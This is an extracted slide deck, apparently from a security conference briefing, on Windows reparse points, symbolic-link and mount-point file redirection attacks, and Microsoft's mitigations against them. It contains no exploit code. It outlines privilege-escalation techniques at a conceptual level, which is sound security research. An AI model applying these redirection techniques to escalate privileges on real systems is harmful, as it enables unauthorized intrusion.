



november 10-11, 2021

BRIEFINGS

From Logic to Memory: Winning the Solitaire in Reparse Points

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Palo Alto Networks

About us

- Security researchers from Palo Alto Networks
 - Tao Yan ([@Ga1ois](#))
 - Bo Qu
- Vulnerability researchers
 - Multiple times for MSRC Top 10 Researchers.
 - Several hundreds CVEs for Browser, PDF, Office, Windows, etc.
- Pwn2Own Winner
 - Windows EoP category at Pwn2Own 2021
- Conference speakers
 - Black Hat, CanSecWest, Blue Hat, POC, HITCON, Recon, etc.
- Patent inventors
 - New defense and detection techniques


Agenda

- Introduction and background
- The logic bug in reparse points for Pwn2Own
- The memory corruption bug in reparse points
- Summary


Reparse Points

- “A **file or directory** can contain a ***reparse point***, which is a collection of **user-defined data**. The format of this data is understood by the application which stores the data, and a file system filter, which you install to interpret the data and process the file. When an application sets a reparse point, it stores this **data**, plus a ***reparse tag***, which uniquely identifies the data it is storing. When the file system opens a file with a reparse point, it attempts to find the file system filter associated with the **data** format identified by the ***reparse tag***.” -- <https://docs.microsoft.com/en-us/windows/win32/fileio/reparse-points>
- API: Get|Set|Delete by DeviceIoControl(hDevice, FSCTL_X_REPARSE_POINT, ...)
- Two well known reparse points
 - Symbolic link: IO_REPARSE_TAG_SYMLINK - 0xA000000C
 - Mount point: IO_REPARSE_TAG_MOUNT_POINT - 0xA0000003
- Vulnerabilities
 - Inspired by GPZ James Forshaw
 - Over 100 file redirection vulnerabilities caused and exploited by symbolic link and mount point
 - Over 10 ITW 0-day vulnerabilities

File Redirection Attacks



File Redirection Mitigations #0




Mitigation 0: diminish the attack surface

- Not accessible from low privileged applications by restricting the COM/RPC launch/create privilege or shutting down the service by default.


File redirection

- Symbolic link: file, object
- Mount point: directory
- Hard link
- ...

File Redirection Mitigations #1




File Redirection Mitigations #2



Mitigation 2: Prevent the file redirection techniques directly

- Cannot create any symlink from AppContainer.
- Cannot create hard link and soft symbolic link if target file is not writable.
- Mount point mitigation: restrict the sensitive directory access from low priv user: \Program Data\Microsoft, \Windows\temp, etc.
- Mount point mitigation: lock the target directory by creating a zero sized .lock file with restricted ACL inside the target directory.
- Mount point mitigation: lock the target directory by calling CreateFile to the target directory when doing sensitive file operations.
- ...

File Redirection Mitigations #3



Mitigation 3: Prevent EoP (SYSTEM code execution)

- SYSTEM files without SYSTEM privilege – kills the easy way for ACL overwrite vulnerabilities to elevate the privilege.
- Existing tricks: Diagsvc AddAgent trick in DCOM service – kills the easy way for the arbitrary file creation/overwriting vulnerabilities to elevate the privilege.

File redirection

- Symbolic link: file, object
- Mount point: directory
- Hard link
- ...

Make the exploitation harder

